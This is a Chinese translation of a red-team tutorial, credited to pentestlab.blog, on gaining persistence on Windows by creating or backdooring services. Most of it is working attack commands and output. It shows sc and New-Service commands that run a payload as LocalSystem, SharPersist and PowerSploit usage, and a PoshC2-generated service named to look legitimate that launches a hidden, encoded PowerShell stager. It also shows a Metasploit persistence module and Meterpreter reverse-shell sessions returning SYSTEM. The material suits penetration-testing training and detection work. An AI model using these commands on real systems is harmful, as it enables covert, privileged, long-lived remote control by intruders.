如果未正确配置Windows环境中的服务或这些服务可以用作持久性方法，则这些服务可能导致权限提升。创建一个新的服务需要管理员级别的特权，它已经不是隐蔽的持久性技术。然而，在红队的行动中，针对那些在威胁检测方面还不成熟的公司，可以用来制造进一步的干扰，企业应建立SOC能力，以识别在其恶意软件中使用基本技术的威胁。

命令行实现

如果帐户具有本地管理员特权，则可以从命令提示符创建服务。参数“ **binpath** ”用于执行任意有效负载，而参数“ **auto** ”用于确保恶意服务将自动启动。

```
sc create pentestlab binpath= "cmd.exe /k C:\temp\pentestlab.exe" start="auto"
obj="LocalSystem"
sc start pentestlab
```

```
C:\temp>sc create pentestlab binpath= "cmd.exe /k C:\temp\pentestlab.exe" start="auto" obj="LocalSystem"
[SC] CreateService SUCCESS

C:\temp>sc start pentestlab
```

CMD –新服务

或者，可以直接从PowerShell创建新服务。

```
New-Service -Name "pentestlab" -BinaryPathName "C:\temp\pentestlab.exe" -
Description "PentestLaboratories" -StartupType Automatic
sc start pentestlab
```

```
PS C:\Windows\system32> New-Service -Name "pentestlab" -BinaryPathName "cmd.exe /k C:\temp\pentestlab.exe" -Description
"PentestLaboratories" -StartupType Automatic

Status   Name               DisplayName
------   ----               -----------
Stopped  pentestlab         pentestlab


PS C:\Windows\system32> sc start pentestlab
PS C:\Windows\system32> _
```

PowerShell持久性–新服务

在两种情况下，启动服务时都会打开Meterpreter会话。

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 9 opened (10.0.2.21:4444 -> 10.0.2.30:49678) at 2019-10-
05 15:39:49 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Meterpreter –新服务

SharPersist

SharPersist支持在受感染系统中创建新服务的持久性技术。在系统上安装新服务需要提升的访问权限（本地管理员）。以下命令可用于添加新服务，该服务将在Windows启动期间作为本地系统执行任意有效负载。

```
SharPersist -t service -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -
n "pentestlab" -m add
```

```
C:\Users>SharPersist -t service -c "C:\Windows\System32\cmd.exe" -a "/c pentestlab.exe" -n "pentestlab" -m add

[*] INFO: Adding service persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c pentestlab.exe
[*] INFO: Service Name: pentestlab

Installing service pentestlab...
Service pentestlab has been successfully installed.
Creating EventLog source pentestlab in log Application...

[+] SUCCESS: Service persistence added

C:\Users>
```

SharPersist –添加服务

Meterpreter会话将再次建立，或者与任何其他能够与有效负载进行通信的命令和控制框架建立连接。


```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 3 opened (10.0.2.21:4444 -> 10.0.2.30:49683) at 2019-09-28 16:53:43 -0400

meterpreter >
```

SharPersist –通过服务的计费器

PowerSploit

PowerSploit可用于对合法服务进行后门程序以实现持久性。可以利用两个PowerShell函数来修改现有服务的二进制路径，或者从先前手动创建的自定义服务中修改二进制路径，以执行任意有效负载。

```
Set-ServiceBinPath -Name pentestlab -binPath "cmd.exe /k C:\temp\pentestlab.exe"
Write-ServiceBinary -Name pentestlab -Command "cmd.exe /k
C:\temp\pentestlab.exe"
```



PowerSploit –持久性

PoshC2

PoshC2还具有创建新服务作为持久性技术的能力。但是，将执行base-64 PowerShell负载，而不是任意可执行文件。从植入物处理机，以下模块将自动执行该技术。

```
install-servicelevel-persistence
```

PoshC2持久性–安装新服务

PoshC2将自动生成有效负载，并且该命令将在目标系统上执行以创建新服务。

```
Task 00015 (root) issued against implant 3 on host OUTLOOK\panag* @ OUTLOOK (05/10/2019 16:
43:27)
sc.exe create CPUpdater binpath= 'cmd /c powershell -exec bypass -Noninteractive -windowsty
le hidden -e SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAASQBPAC4AUwB0AHIAZQBhAG0AUgBlAGEAZABlAH
IAKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8Ab
gAuAEcAegBpAHAAUwB0AHIAZQBhAG0AKABbAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtAF0AWwBDAG8AbgB2
AGUAcgB0AF0AOgA6AEYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAnAEgANABzAEkAQQBHADAAQQBtAFY
AMABDAC8ANQAxAFcAYgBYAFAAYQBPAEIARAArADcAbAArAGgAOABmAGcARABiAGsARwBRAE4ANQBxAEcANABRAE4AeA
B5AE0ARwBsAEoAQgBSAEkATwBuAE8AWgB6AEkAMgB3AEYAMQBCAGoASgBGAGUAUwBrADEAQwBPAC8AMwA0AHIAMgA3A
HcAawBiAFoAcgBlADgAUQBtAHQAOQB1ADMAWgBmAGIAVAByADIAKwBGAEMARwA1AGoAVABTAHoAQgAwAEMATwBxAEIA
aAA5AEMAWABYAEoAZwBlAEUAMgB3AEsANgB1ADcAawB4AEUAcABCAEIAYQBBAE0AbgAvAEMAUQBHAGIAaABoAE0AWQA
rAFkANABWAEkARQBMAEkANwBIAEwATAB3AG4AVABiAEwAMABqAEUAcABoADUAWABnADYAYgBMAG8AegBZAHgASgA5AF
UAcQAzAHUAMQBXAGkATgA3AHQAUAA5AHYAWgBQAEQAdwB3AE0AWAA3ADEANgA1AHEAbwBaAGMAagAwAEYAVQBYAFcAZ
QBTAGkAdABCADYASgBrAEcAcgBSADAAcgBlAFAAUwB6AEsAWAB2AGYARwBYAHoAcABHAEwAVABBAEcAdwAwAGkAWAA4
AEYAaQA1AEcAbgArAEYAMABCAEMAMwBTAEgANABJAFkAYQBxADQAVwBkAEIAQQBMAFIASQBqAHAANABvAGwAcwB3AFU
AZAA4AEsAOABpAFkAaABEAG4AVQBDAEwAWABXAFIARgBNAFAANQB6ADkAVgB6ADgAdAAwAFAAbAA1AFgAUgA4AGwASA
AzAGcARQB5AGsAVwAwAGoAUABaAGsAQgBPAGoAdAA5AHAAYwB1AEEAcAA3AE0AUQBGAGwAVgBMAEcAaAB3AEcAbABqA
EQAUABvAHMAaQBMAHEAWgB2ADIAaABaADYAaABmAEYAZgBvAEsAUwAyADUAcQBlAHgARABPACsASAAvAEwAcwBOAHYA
cgBkAC8AYgBFAFUAWABzAEMAZwBFACsAMABkADEAaAAwACsAdwBnAEYAZwA3AFoANwBuACsAUwA2AGQAZwBSAG8AcwB
FAFMAagA2ADkAWgBIAE0AZwBGAGYAaQBHADAASQAxAEMANwB5ADYAcQBvAFkAZgB1AHoAVQA0ADYAZwBSAFQAWQBlAE
kATgBCAHoANQBXAGMAbgB6AEkATgA5AGMATgBjAE8ALwBPADcAYwBpAEQAVwBzAEQAVgBEADIAYwBwAFoANQBiAEcAd
wBiADUAdQA0ACsAUAAvAHQAdwBKAGoANgBiADAAYQAyAHIAbgBkAEMANQA0AFoAVwBhAG8ATgA3AGIATABXAGwAVQBQ
AHMAeQBXAEYATQBvAEYAVQBnAGgAYgA3AHcAVABZAGcAUgBQAGgAcgBaAEYASwBHADEAdABNAGQARAAxADYAUAB5AFk
```

PoshC2持久性–新服务

该服务将自动启动，并具有名称“ **CheckpointServiceUpdater** ”，以使其看起来合法。

```
E4AYQBsAGUASgAxADgANgByAGEAZgBQADUAdQBEADQAVwBuAHkAdQBWAGoALwA4AE8AYQAzAEgAQwBiAHQANQBFAE4A
MwA2AC8AdgBnAHkAUABVADgAZgBPAHAAZQA2AFMAUwBxAHAASQBKADcAYwBmAGoAKwBpAEkANwBjADkARwBGAHcATgA
3AEkAZwByAHUARgBHAHMAbwArADIANgBxAHUAUgAwAHcAcgBlAGMAKwBCAFIAYgBJAG0ATABKAEkAbAAyAHMATwBZAD
IAZAB0AEUAeQBJADQASAAvAGwAWQAyAEUAVQBnAFkAdQBKAGgAUwB2AEgARABrAEwAMwBIAFQAcAA3ADUAOQByADUAb
gB2AHgARABPAEQAegBaAHoANgBJAE0AZgBhADYAOQB3AGIAQgB5AGgAbwBZAHAAVQB4AG4ARwBBAEEAawA1AHEATgBW
ACsAUQA2AHYAKwBxAHQAYQAvADcAagA5AEYAYwBrAGMATQBBAEEAQQA9ACcAKQAsAFsASQBPAC4AQwBvAG0AcAByAGU
AcwBzAGkAbwBuAC4AQwBvAG0AcAByAGUAcwBzAGkAbwBuAE0AbwBkAGUAXQA6ADoARABlAGMAbwBtAHAAcgBlAHMAcw
ApACkALABbAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkAKQAuAFIAZQBhAGQAVABvA
EUAbgBkACgAKQA=' Displayname= CheckpointServiceUpdater start= auto


Task 00015 (root) returned against implant 3 on host OUTLOOK\panag* @ OUTLOOK (05/10/2019 1
6:43:27)

[SC] CreateService SUCCESS
```

PoshC2持久性–创建新服务

Metasploit

Metasploit框架具有一个后开发模块，该模块支持两种持久性技术。

1. 注册表运行键
2. 新服务

需要将启动变量修改为SERVICE，以便在系统上安装新服务。

```
use post/windows/manage/persistence_exe
set REXEPATH /tmp/pentestlab.exe
set SESSION 1
set STARTUP SERVICE
set LOCALEXEPATH C:\\tmp
run
```

```
msf5 post(windows/manage/persistence_exe) > use post/windows/manage/persistence_exe
msf5 post(windows/manage/persistence_exe) > set REXEPATH /tmp/pentestlab.exe
REXEPATH => /tmp/pentestlab.exe
msf5 post(windows/manage/persistence_exe) > set SESSION 1
SESSION => 1
msf5 post(windows/manage/persistence_exe) > set STARTUP SERVICE
STARTUP => SERVICE
msf5 post(windows/manage/persistence_exe) > set LOCALEXEPATH C:\\tmp
LOCALEXEPATH => C:\tmp
msf5 post(windows/manage/persistence_exe) > run

[*] Running module against OUTLOOK
[*] Reading Payload from file /tmp/pentestlab.exe
[+] Persistent Script written to C:\tmp\default.exe
[*] Executing script C:\tmp\default.exe
[+] Agent executed with PID 5964
[*] Installing as service..
[*] Creating service vpQyOxkH
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/OUTLOOK_20190928.1431/OUTLOOK_20190928.1431.rc
[*] Post module execution completed
```

Metasploit持久性模块–服务

需要Metasploit多重/处理程序模块来捕获有效负载并与受感染的主机建立Meterpreter会话。

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:4444 -> 10.0.2.30:49682) at 2019-09-28 16:24:55 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Metasploit Meterpreter –通过新服务的持久性

> *译文声明：本文由Bypass整理并翻译，仅用于安全研究和学习之用。*
>
> *原文地址：https://pentestlab.blog/2019/10/07/persistence-new-service/*


Bypass